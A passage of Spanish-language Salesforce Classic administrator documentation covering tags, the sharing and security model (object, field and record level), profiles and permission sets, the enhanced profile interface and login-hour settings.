   Por ejemplo, si solo selecciona formatos de página de cuentas, los usuarios de su organización sólo podrán aplicar etiquetas a los registros de cuentas. Si solo selecciona formatos de página de cuentas para etiquetas personales y no para etiquetas públicas, los usuarios solo pueden aplicar etiquetas a los registros de cuentas con etiquetas personales.
4. Haga clic en **Guardar**.

Al activar etiquetas, tenga en cuenta estas directrices.

- También puede agregar etiquetas a formatos de página modificando un formato directamente. No obstante, no puede agregar etiquetas a formatos de página basados en noticias en tiempo real.
- Los resultados de búsqueda y la página Etiquetas no muestran los objetos personalizados sin una etiqueta asociada, incluso si se activan las etiquetas para el objeto personalizado. Si desea que aparezcan registros de objetos personalizados, cree una ficha asociada. La etiqueta no tiene por qué estar visible para los usuarios.
- Los usuarios del portal de clientes no pueden ver la sección de etiquetas de una página, aun cuando se incluya en un formato de página.
- Cuando Chatter está desactivado, no se pueden etiquetar los informes unidos.

CONSULTE TAMBIÉN

Configuración de temas y etiquetas

## Adición de etiquetas a la barra lateral

Una vez haya activado las etiquetas para su organización, podrá agregar el componente Etiquetas a su barra lateral de usuario. Este componente permite que los usuarios naveguen hasta la página Etiquetas donde pueden examinar, buscar y gestionar sus etiquetas. También enumera las etiquetas de cada usuario utilizadas más recientemente. Para agregar este componente:

1. Desde Configuración, introduzca *Formatos de página de inicio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos de página de inicio**.
2. Haga clic en **Modificar** junto a un formato de página de inicio que desee modificar.
3. Seleccione la casilla de verificación Etiquetas y haga clic en **Siguiente**.
4. Organice el componente Etiquetas en su página de inicio del modo que desee y haga clic en **Guardar**.

Consejo: Si desea que el componente Etiquetas aparezca en todas las páginas y no sólo en la ficha Inicio, desde Configuración, introduzca *Interfaz de usuario* en el cuadro Búsqueda rápida y, a continuación, seleccione **Interfaz de usuario** y seleccione Mostrar componentes de barra lateral personalizados en todas las páginas.

EDICIONES

Disponible en: Salesforce Classic

La configuración de etiquetas está disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para modificar la configuración de etiquetas:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Configuración de temas y etiquetas

## Eliminar etiquetas personales de usuarios desactivados

Su organización puede tener un máximo de 5.000.000 de etiquetas personales y públicas aplicadas a registros en todos los usuarios. Si su organización se acerca a este límite, elimine etiquetas personales de los usuarios desactivados.

1. En Configuración, introduzca *Limpieza de etiquetas personales* en el cuadro Búsqueda rápida y, a continuación, seleccione **Limpieza de etiquetas personales**.
2. Seleccione uno o más usuarios desactivados y haga clic en **Eliminar**.

No puede restaurar las etiquetas personales después de haberlas eliminado.

EDICIONES

Disponible en: Salesforce Classic

La opción Limpieza de etiquetas personales está disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para eliminar las etiquetas personales de usuarios desactivados:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Configuración de temas y etiquetas

# Controlar quién ve qué

Salesforce proporciona un diseño de colaboración flexible y con capas que le permite exponer diferentes conjuntos de datos a diferentes conjuntos de usuarios, por lo que los usuarios pueden hacer su trabajo sin ver datos que no necesitan ver. Utilice conjuntos de permisos y perfiles para especificar los objetos o campos a los que pueden acceder los usuarios. Utilice la configuración de colaboración de toda la organización, funciones de usuario, reglas de colaboración para especificar los registros individuales que los usuarios pueden ver y modificar.

Consejo: Si implementa reglas de seguridad y colaboración para su organización, cree una tabla con diferentes tipos de usuarios en su organización. En la tabla, especifique el nivel de acceso a los datos que cada tipo de usuario necesita para cada objeto y los campos y registros de cada objeto. Puede consultar esta tabla cuando configure su modelo de seguridad.

EDICIONES

Disponible en: Salesforce Classic

Las opciones de gestión de datos disponibles serán distintas en función de la edición de Salesforce que tenga.

**Seguridad a nivel de objeto (Conjuntos de permisos y perfiles)**

La seguridad a nivel de objeto (o permisos de objeto) proporciona la forma más categórica de controlar los datos. Mediante permisos de objeto puede evitar que un usuario vea, cree, modifique o elimine cualquier instancia de un tipo concreto de objeto, como candidato u oportunidad. Los permisos de objeto le permiten ocultar fichas y objetos completos a usuarios concretos, para que ni siquiera sepan que existe ese tipo de datos.

Puede especificar permisos de objetos en conjuntos de permisos y perfiles. Los *conjuntos de permisos* y los *perfiles* es un conjunto de parámetros y permisos que determinan lo que un usuario puede hacer en la aplicación, y es similar a un grupo en un entorno de red de Windows, donde todos los miembros del grupo tienen los mismos permisos de carpeta y pueden acceder al mismo software.

Los perfiles suelen estar definidos por la función de trabajo de un usuario (por ejemplo, administrador del sistema o representante de ventas). Un perfil puede asignarse a muchos usuarios, pero un usuario solo puede estar asignado a un único perfil. También puede utilizar los conjuntos de permisos para otorgar permisos adicionales y parámetros de acceso a los usuarios. Con los conjuntos de permisos es muy sencillo gestionar los permisos y el acceso de los usuarios debido a que puede asignar varios conjuntos de permisos a un único usuario.

**Seguridad a nivel de campo (Conjuntos de permisos y perfiles)**

En algunos casos, puede hacer que los usuarios tengan acceso a un objeto, pero limitar su acceso a los campos individuales de ese objeto. La seguridad a nivel de campo (o permisos de campo) controla si un usuario puede ver, modificar y eliminar el valor de un campo concreto de un objeto. Permiten proteger campos importantes sin necesidad de ocultar el objeto completo a los usuarios. Los permisos de campo también se controlan en los conjuntos de permisos y en los perfiles.

Al contrario que los formatos de página, que sólo controlan la visibilidad de los campos en páginas de detalles y modificación, los permisos de campo controlan la visibilidad de los campos en cualquier parte de la aplicación, incluyendo las listas relacionadas, vistas de lista, informes y resultados de búsqueda. Para garantizar que un usuario no pueda acceder a un campo concreto, utilice permisos de campo. Ninguna otra configuración proporciona el mismo nivel de protección para un campo.

Nota: La seguridad a nivel de campo no impide la búsqueda de valores en un campo. Cuando los términos de búsqueda coinciden en valores de campo protegidos por seguridad a nivel de campo, los registros asociados se devuelven en los resultados de búsqueda sin los campos protegidos ni sus valores.

**Seguridad a nivel de registro (colaboración)**

Tras definir los permisos de acceso a nivel de objeto y de campo, puede configurar los parámetros de acceso de los registros reales. La seguridad a nivel de registro le permite otorgar a los usuarios acceso a algunos registros del objeto, pero no a otros. Cada registro es propiedad de un usuario o cola. El propietario tiene acceso completo al registro. En una jerarquía, los usuarios que están por encima del resto tienen siempre el mismo acceso a los usuarios situados por debajo de ellos en la jerarquía. Este acceso se aplica a los registros que poseen otros usuarios, así como a los registros que se comparten con ellos.

Para especificar la seguridad a nivel de registro, establezca la configuración de colaboración de toda su organización, defina una jerarquía y cree reglas de colaboración.

- Configuración de colaboración de toda la organización: el primer paso en la seguridad a nivel de registro es determinar la configuración de colaboración de toda la organización para cada objeto. La configuración de colaboración de toda la organización especifica el nivel predeterminado de acceso que tienen los usuarios a los registros de otros usuarios.

  La configuración de colaboración de la organización permite bloquear sus datos con el nivel más restrictivo y utilizar el resto de herramientas de colaboración y de seguridad a nivel de registro para ofrecer un acceso selectivo a otros usuarios. Por ejemplo, supongamos que los usuarios tienen permisos a nivel de objeto para leer y modificar oportunidades y que la configuración de colaboración de toda la organización es de sólo lectura. De manera predeterminada, esos usuarios podrán leer todos los registros de oportunidades, pero no podrán modificarlos salvo que sean propietarios del registro o se les concedan permisos adicionales.

- Jerarquía de funciones: cuando haya especificado la configuración de colaboración de toda la organización, la primera forma de ofrecer un mayor acceso a los registros es con una jerarquía de funciones. Como ocurren en un gráfico de la organización, una jerarquía de funciones representa un nivel de acceso a los datos que un usuario o grupo de usuarios necesite. La jerarquía de funciones garantiza que los usuarios que estén por encima en la jerarquía tengan siempre acceso a los mismos datos que las personas que se encuentran por debajo de ellos, independientemente de la configuración predeterminada de toda su organización. Las jerarquías de funciones no tienen que coincidir exactamente con el gráfico de su organización. En su lugar, cada función de la jerarquía de funciones debe representar un nivel de acceso a los datos que necesita un usuario o un grupo de usuarios.

  También puede utilizar una jerarquía de territorios para compartir el acceso a los registros. Una jerarquía de territorios garantiza el acceso a los usuarios a los registros basados en criterios como código postal, sector industrial, ingresos o un campo personalizado relacionado con su actividad comercial. Por ejemplo, puede crear una jerarquía de territorios en el que un usuario con la función "Norteamérica" tenga acceso a diferentes datos que los usuarios con las funciones "Canadá" y "Estados Unidos".

  Nota: Aunque es fácil confundir conjuntos de permisos y perfiles con funciones, controlan dos aspectos muy diferentes. Los conjuntos de permisos y los perfiles controlan los permisos de acceso a nivel de campo y objeto de un usuario. Las funciones permiten principalmente controlar el acceso a nivel de registro de un usuario mediante la jerarquía de funciones y las reglas de colaboración.

- Reglas de colaboración: le permiten realizar excepciones automáticas de la configuración de colaboración de la organización para conjuntos concretos de usuarios, con el fin de proporcionarles acceso a los registros que no posean o que no puedan ver normalmente. Las reglas de colaboración, como las jerarquías de funciones, sólo se utilizan para ofrecer a los usuarios acceso adicional a registros, y no pueden ser más estrictas que la configuración predeterminada de su organización.
- Colaboración manual: en ocasiones es imposible definir un grupo coherente de usuarios que necesiten acceso a un conjunto concreto de registros. En estas situaciones, los propietarios de los registros pueden utilizar la colaboración manual para conceder permisos de lectura y modificación a los usuarios que no tienen acceso al registro de otro modo. Aunque la colaboración manual no es una funcionalidad automatizada como la configuración de colaboración de toda la organización, las jerarquías de funciones o las reglas de colaboración; proporciona a los propietarios de los registros la posibilidad de compartir registros concretos con usuarios que necesitan verlos.
- Colaboración gestionada por Apex: si las reglas de colaboración y la colaboración manual no le ofrecen el control que necesita, puede utilizar la colaboración gestionada por Apex. La colaboración gestionada por Apex permite a los desarrolladores compartir objetos personalizados de forma programática. Cuando utilice la colaboración gestionada por Apex para compartir un objeto personalizado, sólo los usuarios con el permiso "Modificar todos los datos" podrán añadir o cambiar la colaboración del registro del objeto personalizado, y el acceso de colaboración se mantendrá en todos los registros que modifique su propietario.

### Perfiles

Los perfiles definen cómo acceden los usuarios a objetos y datos y qué pueden hacer en la aplicación. Cuando cree usuarios, asigne un perfil a cada uno.

### Revocar permisos y acceso

¿Por qué un usuario tiene acceso a una cuenta?

CONSULTE TAMBIÉN

Perfiles
Conjuntos de permisos
Seguridad a nivel de campo
Configuración de colaboración

# Permisos de usuario y acceso

La configuración de los permisos y accesos de usuario se especifican en los perfiles y en los conjuntos de permisos. Para utilizarlos eficientemente, comprenda las diferencias entre conjuntos de permisos y perfiles.

La configuración de los permisos y accesos de usuario especifica lo que pueden hacer los usuarios dentro de una organización:

- los permisos determinan la capacidad que tiene un usuario para modificar un registro de objeto, ver el menú Configuración, vaciar la papelera de reciclaje de la organización o restablecer la contraseña de un usuario.
- La configuración de acceso determina otras funciones como, por ejemplo, el acceso a las clases de Apex, la visibilidad de las aplicaciones y las horas en las que los usuarios pueden iniciar sesión.

Cada usuario está asignado a un solo perfil, pero también puede tener varios conjuntos de permisos. Cuando determine el acceso para sus usuarios, utilice *perfiles para asignar los permisos mínimos y la configuración de acceso* para grupos de usuarios específicos. A continuación utilice *conjuntos de permisos para otorgar permisos adicionales* según sea necesario.

Esta tabla muestra los tipos de permisos y la configuración de acceso que se especifican en los perfiles y en los conjuntos de permisos.

| Tipo de permiso o configuración | ¿En los perfiles? | ¿En los conjuntos de permisos? |
|---|---|---|
| Aplicaciones asignadas | ✅ | ✅ |
| Configuración de fichas | ✅ | ✅ |
| Asignaciones de tipo de registro | ✅ | ✅ |
| Asignaciones de formatos de página | ✅ | |
| Permisos de objeto | ✅ | ✅ |
| Permisos de campo | ✅ | ✅ |
| Permisos de usuario (aplicación y sistema) | ✅ | ✅ |
| Acceso de clase de Apex | ✅ | ✅ |

EDICIONES

Disponible en: Salesforce Classic

La configuración y los permisos disponibles serán distintos en función de la edición de Salesforce que tenga.

Conjuntos de permisos disponibles en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

| Tipo de permiso o configuración | ¿En los perfiles? | ¿En los conjuntos de permisos? |
|---|---|---|
| Acceso a la página de Visualforce | ✅ | ✅ |
| Acceso a fuentes de datos externas | ✅ | ✅ |
| Acceso al proveedor de servicios (si se ha activado Salesforce como proveedor de identidad) | ✅ | ✅ |
| Permisos personalizados | ✅ | ✅ |
| Acceso de escritorio de cliente | ✅ | |
| Horas de inicio de sesión | ✅ | |
| Intervalos de IP de inicio de sesión | ✅ | |

CONSULTE TAMBIÉN

Perfiles

Conjuntos de permisos

Revocar permisos y acceso

# Perfiles

Los perfiles definen cómo acceden los usuarios a objetos y datos y qué pueden hacer en la aplicación. Cuando cree usuarios, asigne un perfil a cada uno.

Su organización incluye varios perfiles estándar donde puede modificar un número limitado de ajustes. Con ediciones que contienen perfiles personalizados, puede modificar todas la configuraciones y todos los permisos excepto la licencia de usuario. En organizaciones con Contact Manager Edition y Group Edition, puede asignar perfiles estándar a sus usuarios, pero no podrá ver o modificar los perfiles estándar y no puede crear perfiles personalizados.

Cada perfil pertenece a exactamente un solo tipo de licencia de usuario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Trabajar con la página de la interfaz de usuario de perfil mejorado

En la interfaz de usuario de perfil mejorado, la página de descripción general proporciona un punto de entrada de todas las configuraciones y permisos de un perfil.

### Trabajar con la interfaz de perfiles originales

Para ver un perfil en la página de perfil original, desde Configuración, introduzca *Perfiles* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Perfiles** y luego seleccione el perfil que desee.

### Perfiles estándar

Cada organización incluye perfiles estándar que puede asignar a usuarios. En los perfiles estándar, puede modificar algunos ajustes.

### Gestionar listas de perfiles

Los perfiles definen cómo acceden los usuarios a objetos y datos y qué pueden hacer en la aplicación. Cuando cree usuarios, asigne un perfil a cada uno. Para ver los perfiles en su organización, en Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.

### Duplicar perfiles

En vez de crear perfiles, ahorre tiempo duplicando los perfiles existentes y personalizándolos.

### Visualización de usuarios asignados a un perfil

Para ver todos los usuarios asignados a un perfil desde la página de descripción general de perfiles, haga clic en **Usuarios asignados** (en la interfaz de usuario de perfil mejorado) o **Ver usuarios** (en la interfaz de usuario de perfil original). Desde la página de usuarios asignados, puede:

### Modificar permisos de objeto en perfiles

Los permisos de objeto especifican el tipo de acceso de los usuarios a los objetos.

### Visualizar y modificar la configuración de fichas en perfiles y conjuntos de permisos

La configuración de fichas especifica si una ficha aparece en la página Todas las fichas o es visible en un conjunto de fichas.

### Ver y modificar aplicaciones asignadas en Perfiles

La configuración de aplicación asignada especifica las aplicaciones que los usuarios pueden seleccionar en el menú de aplicaciones de Force.com.

### Activación de permisos personalizados en perfiles

Los permisos personalizados le permiten proporcionar acceso a aplicaciones o procesos personalizados. Después de crear un permiso personalizado y asociarlo a un proceso o aplicación, puede habilitar el permiso en los perfiles.

### Ver y modificar la configuración de tiempo de espera de sesiones en perfiles

Utilice Configuración de la sesión para establecer los minutos u horas de actividad que deben transcurrir antes de que se agote el tiempo de espera de la autenticación de un usuario. Al terminar la sesión, el usuario tiene que iniciar sesión de nuevo.

### Ver y modificar políticas de contraseñas en perfiles

Para asegurarse de que se utiliza el nivel apropiado de la seguridad de contraseña para su organización, especifique requisitos de contraseña con la configuración de Políticas de contraseña para usuarios asignados a un perfil. La configuración de Políticas de contraseña de perfil anulan las Políticas de contraseña de toda la organización para los usuarios de ese perfil. Si no establece Políticas de contraseña en un perfil, se aplican las Políticas de contraseña de toda la organización. Las nuevas Políticas de contraseña de perfiles entran en vigor para usuarios de perfiles existentes cuando restablecen sus contraseñas.

### Campos de política de contraseña en perfiles

Especifique los requisitos de contraseña con la configuración de Políticas de contraseña. Consulte estas descripciones de campo para comprender cómo afecta cada uno a los requisitos de contraseña de un perfil.

## CONSULTE TAMBIÉN

### Modificar varios perfiles con vista de lista de perfiles

# Trabajar con la página de la interfaz de usuario de perfil mejorado

En la interfaz de usuario de perfil mejorado, la página de descripción general proporciona un punto de entrada de todas las configuraciones y permisos de un perfil.

Para abrir la página de descripción general del perfil, desde Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles** y luego haga clic en el perfil que desea ver.

Desde la página de descripción general del perfil, puede:

- Buscar un objeto, permiso o configuración
- Duplicar el perfil
- Si es un perfil personalizado, elimine el perfil haciendo clic en **Eliminar**

  Nota: No puede eliminar un perfil asignado a un usuario, incluso si el usuario es inactivo.
- Cambiar el nombre o descripción del perfil haciendo clic en **Modificar propiedades**
- Ver una lista de usuarios asignados al perfil
- Bajo Aplicaciones y Sistema, haga clic en cualquiera de los vínculos para ver o modificar permisos y parámetros.

Descripción general de la interfaz de usuario de perfil mejorado

Configuración del sistema y aplicaciones en la Interfaz de usuario de perfil mejorado

Buscar en la interfaz de usuario de perfil mejorado

Para localizar un objeto, una ficha, un permiso o un nombre de configuración en una página de perfil, escriba las tres últimas letras consecutivas en el cuadro **Configuración de búsqueda**. Mientras escribe, irán apareciendo sugerencias para los resultados que coinciden con sus términos de búsqueda en una lista. Haga clic en un elemento de la lista para ir a su página de configuración.

Asignar tipos de registro y formatos de página en la interfaz de usuario de perfil mejorado

Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil mejorado

Para cada perfil, puede especificar un horario durante el cual los usuarios pueden iniciar sesión.

Restringir intervalos de direcciones IP de inicio de sesión en la interfaz de usuario de perfil mejorado

Controle el acceso de inicio de sesión en el nivel de usuarios especificando un intervalo de direcciones IP permitidas en el perfil de un usuario. Cuando define restricciones de dirección IP para un perfil, se denegará cualquier inicio de sesión desde otra dirección IP.

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver perfiles:

- "Ver parámetros y configuración"

Para eliminar perfiles y modificar propiedades del perfil:

- "Gestionar conjuntos de permisos y perfiles"

## CONSULTE TAMBIÉN

Descripción general de la interfaz de usuario de perfil mejorado

## Descripción general de la interfaz de usuario de perfil mejorado

La interfaz de usuario de perfil mejorado proporciona una experiencia simplificada para la gestión de perfiles. Con ello, puede navegar, buscar y modificar fácilmente la configuración de un perfil.

Para activar la interfaz de usuario de perfil mejorada, desde Configuración, introduzca *Interfaz de usuario* en el cuadro Búsqueda rápida y, a continuación, seleccione **Interfaz de usuario** y a continuación seleccione **Activar interfaz de usuario de configuración mejorada** y haga clic en **Guardar**. Su organización sólo puede utilizar una interfaz de usuario de perfil a la vez.

Nota: No puede utilizar la interfaz de usuario de perfil mejorado si:

- Utiliza Microsoft® Internet Explorer® 6 o anterior para gestionar sus perfiles (a menos que haya instalado el complemento Google Chrome Frame™ para Internet Explorer).
- Su organización utiliza grupos de categoría en perfiles invitados utilizados para los sitios.
- Su organización delega la administración del portal de socios a los usuarios del portal.

CONSULTE TAMBIÉN

Trabajar con la página de la interfaz de usuario de perfil mejorado

Perfiles

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar la interfaz de usuario de perfil mejorada:

- "Personalizar aplicación"

## Configuración del sistema y aplicaciones en la Interfaz de usuario de perfil mejorado

En la Interfaz de usuario de perfil mejorado, los administradores pueden desplazarse, buscar y modificar fácilmente la configuración de un perfil concreto. Los permisos y configuraciones se organizan en páginas en aplicaciones y categorías del sistema, que reflejan los usuarios necesarios para administrar y utilizar aplicaciones y recursos del sistema.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

### Configuración de aplicaciones

Las aplicaciones son conjuntos de fichas que los usuarios pueden cambiar seleccionando el menú desplegable en el encabezado. Todos los objetos, componentes, datos y configuraciones relacionadas permanecen inalterables, con independencia de la aplicación seleccionada. Al seleccionar una aplicación, los usuarios pueden desplazarse en un conjunto de fichas que les permiten utilizar eficazmente la funcionalidad relacionada con tareas específicas de las aplicaciones. Por ejemplo, supongamos que la mayor parte de su trabajo es en la aplicación de ventas, que incluye fichas como Cuentas y Oportunidades. Para realizar el seguimiento de una nueva campaña de marketing, en lugar de añadir la ficha Campañas a la aplicación de ventas, selecciona Marketing del menú desplegable de aplicaciones para ver sus campañas y miembros de campañas.

En la interfaz de usuario de perfil mejorado, la sección de aplicaciones de la página de descripción general contiene configuraciones directamente relacionadas con los procesos comerciales que permiten las aplicaciones. Por ejemplo, los agentes del servicio de atención al cliente pueden necesitar gestionar casos, por lo que el permiso "Gestionar casos" está en la sección de Call Center de la página Permisos de aplicaciones. Algunas configuraciones de aplicaciones no están relacionadas con permisos de aplicaciones. Por ejemplo, para activar la aplicación Gestor de vacaciones de AppExchange, los usuarios necesitan acceder a las clases de Apex adecuadas y páginas de Visualforce, así como los permisos de objeto y campo que les permite crear nuevas solicitudes de vacaciones.

Nota: Con independencia de la aplicación seleccionada actualmente se respetan todos los permisos del usuario. Por ejemplo, aunque el permiso "Importar candidatos" está en la categoría Ventas, un usuario puede importar candidatos incluso con la aplicación Call Center.

### Configuración del sistema

Algunas funciones del sistema son aplicables a una organización y no a ninguna aplicación única. Por ejemplo, las horas de inicio de sesión y los intervalos de IP controlan que un usuario pueda iniciar sesión, con independencia de la aplicación a la que acceda el usuario. Otras funciones del sistema son aplicables a todas las aplicaciones. Por ejemplo, los permisos "Ejecutar informes" y "Gestionar paneles" permiten a los gestores crear y gestionar informes en todas las aplicaciones. En algunos casos, como en "Modificar todos los datos," un permiso se aplica a todas las aplicaciones, pero también incluye funciones que no son aplicaciones, como la posibilidad de descargar el Cargador de datos.

CONSULTE TAMBIÉN

Descripción general de la interfaz de usuario de perfil mejorado

## Buscar en la interfaz de usuario de perfil mejorado

Para localizar un objeto, una ficha, un permiso o un nombre de configuración en una página de perfil, escriba las tres últimas letras consecutivas en el cuadro **Configuración de búsqueda**. Mientras escribe, irán apareciendo sugerencias para los resultados que coinciden con sus términos de búsqueda en una lista. Haga clic en un elemento de la lista para ir a su página de configuración.

Los términos de búsqueda no distinguen entre mayúsculas y minúsculas. Puede buscar el permiso específico o el nombre del parámetro en algunas categorías. Para otras categorías, busque por el nombre de categoría.

| Elemento | Buscar | Ejemplo |
|---|---|---|
| Aplicaciones asignadas | Nombre de aplicación | Escriba *ventas* en el cuadro Configuración de búsqueda y, a continuación, seleccione Ventas de la lista. |
| Objetos | Nombre de objeto | Digamos que tiene un objeto personalizado Álbumes Introduzca *albu* y, a continuación, seleccione Álbumes. |
| • Campos<br>• Tipos de registro<br>• Asignaciones de formatos de página | Nombre de objeto principal | Vamos a suponer que su objeto Álbumes contiene un campo Descripción. Para buscar el campo Descripción de los álbumes, escriba *albu*, seleccione Álbumes y desplácese hacia Descripción en Permisos de campo. |
| Fichas | Ficha o nombre de objeto principal | Escriba *inf* y, a continuación, seleccione Informes. |
| Permisos de aplicaciones y del sistema | Nombre del permiso | Escriba *api*, luego seleccione API activada. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La configuración y los permisos de perfiles disponibles serán distintos en función de la edición de Salesforce que tenga.

PERMISOS DE USUARIO

Para buscar permisos y configuraciones en un perfil:
- "Ver parámetros y configuración"

| Elemento | Buscar | Ejemplo |
|---|---|---|
| Resto de categorías | Nombre de categoría | Para localizar parámetros de acceso a clases de Apex, introduzca *apex* y, a continuación, seleccione Acceso a clase de Apex. Para localizar permisos personalizados, introduzca *pers* y, a continuación, seleccione Permisos personalizados. Etcétera. |

Si no aparecen resultados en una búsqueda:

- Compruebe que el permiso, objeto, la ficha o configuración que está buscando está disponible en la organización actual.
- Compruebe que el elemento que está buscando está disponible para la licencia de usuario asociada con el perfil actual. Por ejemplo, un perfil con la licencia del Portal del cliente de gran volumen no incluye el permiso "Modificar todos los datos".
- Asegúrese de que sus términos de búsqueda tengan al menos tres caracteres consecutivos que coincidan con el nombre del elemento que desea buscar.
- Asegúrese de haber revisado la gramática del término de búsqueda correctamente.

CONSULTE TAMBIÉN

Descripción general de la interfaz de usuario de perfil mejorado

## Asignar tipos de registro y formatos de página en la interfaz de usuario de perfil mejorado

En la interfaz de usuario de perfil mejorado, la configuración de tipos de registro y asignaciones de formatos de página determinan el tipo de registro y las asignaciones de formato de página que se utilizan cuando los usuarios visualizan los registros. También determinan los tipos de registros disponibles si los usuarios crean o modifican registros.

Para especificar tipos de registros y asignaciones de formatos de página:

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Seleccione un perfil.
3. En el cuadro **Configuración de búsqueda...**, introduzca el nombre del objeto que desee y selecciónelo en la lista.
4. Haga clic en **Modificar**.
5. En la sección de tipos de registro y asignaciones de formatos de página, realice los cambios en las configuraciones que estime necesario.

| Configuración | Descripción |
|---|---|
| Tipos de registro | Enumera todos los tipos de registros existentes del objeto.<br>--Principal-- es un registro generado por el sistema que se utiliza cuando un registro no tiene un tipo de registro personalizado asociado. Si se asigna --Principal--, los usuarios no pueden definir un tipo de registro para un registro, como durante la creación de registros. El resto de tipos de registros son tipos de registros personalizados. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Tipos de registro disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de acceso al formato de página y tipo de registro:

- "Gestionar conjuntos de permisos y perfiles"

| Configuración | Descripción |
| --- | --- |
| Asignación de formatos de página | El formato de página que se utilizará para cada tipo de archivo. El formato de página determina los botones, campos, listas relacionadas y otros elementos que los usuarios con este perfil podrán ver cuando creen registros con el tipo de registro asociado. Como todos los usuarios pueden acceder a todos los tipos de registros, cada uno de los tipos de registros deben tener una asignación de formato de página, incluso si el tipo de registro no se ha especificado como un tipo de registro asignado en el perfil. |
| Tipos de registros asignados | Los tipos de registros que están marcados en esta columna están disponibles cuando los usuarios con este perfil crean registros para el objeto. Si ha seleccionado `--Principal--`, no podrá seleccionar ningún tipo de registro personalizado; y si se selecciona algún tipo de registro personalizado, no podrá seleccionar `--Principal--`. |
| Tipo de registro predeterminado | El tipo de registro predefinido que se utilizará cuando los usuarios con este perfil creen registros para el objeto. |

Las configuraciones de tipos de registro y asignaciones de formatos de página tienen algunas variaciones para los objetos o fichas siguientes.

| Objeto o ficha | Variación |
| --- | --- |
| Cuentas | Si su organización utiliza cuentas personales, el objeto cuentas incluye además las configuraciones **Cuenta empresarial Tipo de registro predeterminado** y **Cuenta personal Tipo de registro predeterminado**, que especifican el tipo de registro predeterminado que se utilizará cuando los usuarios del perfil creen registros ce cuentas personales o empresariales a partir de candidatos convertidos. |
| Casos | El objeto de casos incluye además la configuración **Cerrar caso**, que muestra las asignaciones de formato de página que se utilizarán para cada tipo de registro en casos cerrados. Es decir, el mismo tipo de registro puede tener diferentes formatos de página para casos abiertos y cerrados. Con esta configuración adicional, cuando los usuarios cierran un caso, éste puede tener un formato de página diferente que muestre cómo se ha cerrado. |
| Inicio | No puede especificar tipos de registro personalizados en la ficha de inicio. Sólo puede seleccionar una asignación de formato de página para el tipo de registro --Principal--. |

6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

¿Cómo se especifica el acceso al tipo de registros?

Asignar tipos de registro personalizados en conjuntos de permisos

Trabajar con la página de la interfaz de usuario de perfil mejorado

## Visualizar y modificar del horario de inicio de sesión en la interfaz de usuario de perfil mejorado

Para cada perfil, puede especificar un horario durante el cual los usuarios pueden iniciar sesión.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Seleccione un perfil y haga clic en su nombre.
3. En la página de descripción general del perfil, desplácese hacia abajo hasta Horas de inicio de sesión y haga clic en **Modificar**.
4. Defina los días y las horas en que los usuarios con este perfil pueden iniciar sesión en la organización.

   Para permitir que los usuarios inicien sesión en cualquier momento, haga clic en **Borrar todas las horas**. Para prohibir a los usuarios el uso del sistema en una fecha específica, fije el mismo valor para las horas de inicio y fin.

   Si hay usuarios conectados al finalizar las horas en las que tienen permitido iniciar sesión, podrán seguir viendo la página actual, pero no podrán realizar ninguna otra acción.

Nota: Las primeras horas de inicio de sesión se definen para un perfil, las horas se basan en la Zona horaria predeterminada de la organización, tal y como se especifica en la página Información de la empresa en Configuración. Posteriormente, los cambios en la Zona horaria predeterminada de la organización no cambiarán la zona horaria de las horas de inicio de sesión de los perfiles. Como resultado, las horas siempre se aplican a esas horas exactas, incluso si el usuario se encuentra en una zona horaria distinta o si cambia la zona horaria predeterminada de la empresa.

Dependiendo de si visualiza o modifica las horas de inicio de sesión, éstas pueden aparecer de forma diferente. En la página de modificación Horas de inicio de sesión, las horas se muestran en su zona horaria especificada. En la página de descripción general del perfil, aparecerán en la zona horaria predeterminada original de la organización.

### CONSULTE TAMBIÉN

Descripción general de la interfaz de usuario de perfil mejorado

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Perfiles personalizados disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para ver la configuración de la hora de inicio de sesión:

- "Ver parámetros y configuración"

Para modificar la configuración de la hora de inicio de sesión:

